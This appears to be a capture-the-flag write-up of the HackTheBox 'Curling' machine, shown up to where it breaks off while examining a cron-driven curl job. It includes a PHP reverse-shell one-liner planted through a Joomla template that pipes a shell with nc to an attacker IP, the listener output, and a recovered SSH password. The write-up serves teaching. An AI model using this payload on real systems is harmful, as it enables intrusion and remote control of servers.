
http://10.10.10.150/administrator/index.php?-option=com_templates&view=template&id=506&file=aG9tZQ==


Create or Upload a new file.

File Name: saad

php


we can now create a new php file with reverse shell code inside



Editing file "/saad.php" in template "protostar".

```
<?php
  system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.16 1234 >/tmp/f')
  ?>
```

save it


remember we found the template directory, we used protostar as template


10.10.10.150/templates/protostar/saad.php




```
┌──(root💀 kali)-[/Documents/htb/boxes/curling]
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.150] 44128
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ 
```

we got access but only as www-data,floris is probably the way to go




```
www-data@curling:/home/floris$ ls -alh
total 44K
drwxr-xr-x 6 floris floris 4.0K May 22  2018 .
drwxr-xr-x 3 root   root   4.0K May 22  2018 ..
lrwxrwxrwx 1 root   root      9 May 22  2018 .bash_history → /dev/null
-rw-r--r-- 1 floris floris  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 floris floris 3.7K Apr  4  2018 .bashrc
drwx------ 2 floris floris 4.0K May 22  2018 .cache
drwx------ 3 floris floris 4.0K May 22  2018 .gnupg
drwxrwxr-x 3 floris floris 4.0K May 22  2018 .local
-rw-r--r-- 1 floris floris  807 Apr  4  2018 .profile
drwxr-x--- 2 root   floris 4.0K May 22  2018 admin-area
-rw-r--r-- 1 floris floris 1.1K May 22  2018 password_backup
-rw-r----- 1 floris floris   33 May 22  2018 user.txt
```

password_backup looks promising , but it's a hex dump
a hex dump is a hexadecimal view (on screen or paper) of computer data, from RAM or from a computer file or storage device. Looking at a hex dump of data is usually done in the context of either debugging or reverse engineering
so we can use “xxd -r”




```
www-data@curling:/home/floris$ cat password_backup
00000000: 425a 6839 3141 5926 5359 819b bb48 0000  BZh91AY&SY...H..
00000010: 17ff fffc 41cf 05f9 5029 6176 61cc 3a34  ....A...P)ava.:4
00000020: 4edc cccc 6e11 5400 23ab 4025 f802 1960  N...n.T.#.@%...`
00000030: 2018 0ca0 0092 1c7a 8340 0000 0000 0000   ......z.@......
00000040: 0680 6988 3468 6469 89a6 d439 ea68 c800  ..i.4hdi...9.h..
00000050: 000f 51a0 0064 681a 069e a190 0000 0034  ..Q..dh........4
00000060: 6900 0781 3501 6e18 c2d7 8c98 874a 13a0  i...5.n......J..
00000070: 0868 ae19 c02a b0c1 7d79 2ec2 3c7e 9d78  .h...*..}y..<~.x
00000080: f53e 0809 f073 5654 c27a 4886 dfa2 e931  .>...sVT.zH....1
00000090: c856 921b 1221 3385 6046 a2dd c173 0d22  .V...!3.`F...s."
000000a0: b996 6ed4 0cdb 8737 6a3a 58ea 6411 5290  ..n....7j:X.d.R.
000000b0: ad6b b12f 0813 8120 8205 a5f5 2970 c503  .k./... ....)p..
000000c0: 37db ab3b e000 ef85 f439 a414 8850 1843  7..;.....9...P.C
000000d0: 8259 be50 0986 1e48 42d5 13ea 1c2a 098c  .Y.P...HB....*..
000000e0: 8a47 ab1d 20a7 5540 72ff 1772 4538 5090  .G.. .U@r..rE8P.
000000f0: 819b bb48                                ...H
```

we dont have write permissions so let's just pipe it




```
www-data@curling:/home/floris$ xxd -r < password_backup > password_backup2
bash: password_backup2: Permission denied
www-data@curling:/home/floris$ xxd -r < password_backup | file -
/dev/stdin: bzip2 compressed data, block size = 900k
```

it's compressed multiple times , so we need to decompress it




```
www-data@curling:/home/floris$ xxd -r <password_backup | bzcat |file -
/dev/stdin: gzip compressed data, was "password", last modified: Tue May 22 19:16:20 2018, from Unix
www-data@curling:/home/floris$ xxd -r <password_backup | bzcat | gunzip -c |file -
/dev/stdin: bzip2 compressed data, block size = 900k
www-data@curling:/home/floris$ xxd -r <password_backup | bzcat | gunzip -c | bzcat |file -
/dev/stdin: POSIX tar archive (GNU)
```




```
www-data@curling:/home/floris$ xxd -r <password_backup | bzcat | gunzip -c | bzcat | tar xO |file
/dev/stdin: ASCII text
www-data@curling:/home/floris$ xxd -r <password_backup | bzcat | gunzip -c | bzcat | tar xO
5d<wdCbdZu)|hChXll
```

5d<wdCbdZu)|hChXII   we can try to use this password dor SSH




```
┌──(root💀kali)-[/Documents/htb/boxes/curling]
└─# ssh floris@10.10.10.150
The authenticity of host '10.10.10.150 (10.10.10.150)' can't be established.
ECDSA key fingerprint is SHA256:o1Cqn+GlxiPRiKhany4ZMStLp3t9ePE9GjscsUsEjWM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.150' (ECDSA) to the list of known hosts.
floris@10.10.10.150's password:
Permission denied, please try again.
floris@10.10.10.150's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-22-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Apr 17 02:40:28 UTC 2021

  System load:  0.0               Processes:            177
  Usage of /:   46.2% of 9.78GB   Users logged in:      0
  Memory usage: 21%               IP address for ens33: 10.10.10.150
  Swap usage:   0%


0 packages can be updated.
0 updates are security updates.


Last login: Mon May 28 17:00:48 2018 from 192.168.1.71
floris@curling:~$
```




```
floris@curling:~$ ls -al
total 44
drwxr-xr-x 6 floris floris 4096 May 22  2018 .
drwxr-xr-x 3 root   root   4096 May 22  2018 ..
drwxr-x--- 2 root   floris 4096 May 22  2018 admin-area
lrwxrwxrwx 1 root   root      9 May 22  2018 .bash_history → /dev/null
-rw-r--r-- 1 floris floris  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 floris floris 3771 Apr  4  2018 .bashrc
drwx------ 2 floris floris 4096 May 22  2018 .cache
drwx------ 3 floris floris 4096 May 22  2018 .gnupg
drwxrwxr-x 3 floris floris 4096 May 22  2018 .local
-rw-r--r-- 1 floris floris 1076 May 22  2018 password_backup
-rw-r--r-- 1 floris floris  807 Apr  4  2018 .profile
-rw-r----- 1 floris floris   33 May 22  2018 user.txt
```


input and report gets updated every min . most likely by a cronjob . input contains a url and report contains the html of the index page , response from curl for the previous url




```
floris@curling:~/admin-area$ ls -al
total 28
drwxr-x--- 2 root   floris  4096 May 22  2018 .
drwxr-xr-x 6 floris floris  4096 May 22  2018 ..
-rw-rw---- 1 root   floris    25 Apr 17 02:44 input
-rw-rw---- 1 root   floris 14236 Apr 17 02:44 report
floris@curling:~/admin-area$ ls -al
total 28
drwxr-x--- 2 root   floris  4096 May 22  2018 .
drwxr-xr-x 6 floris floris  4096 May 22  2018 ..
-rw-rw---- 1 root   floris    25 Apr 17 02:45 input
-rw-rw---- 1 root   floris 14236 Apr 17 02:45 report
```




```
floris@curling:~/admin-area$ cat input
url = "http://127.0.0.1"
```




```
url = "http://127.0.0.1"
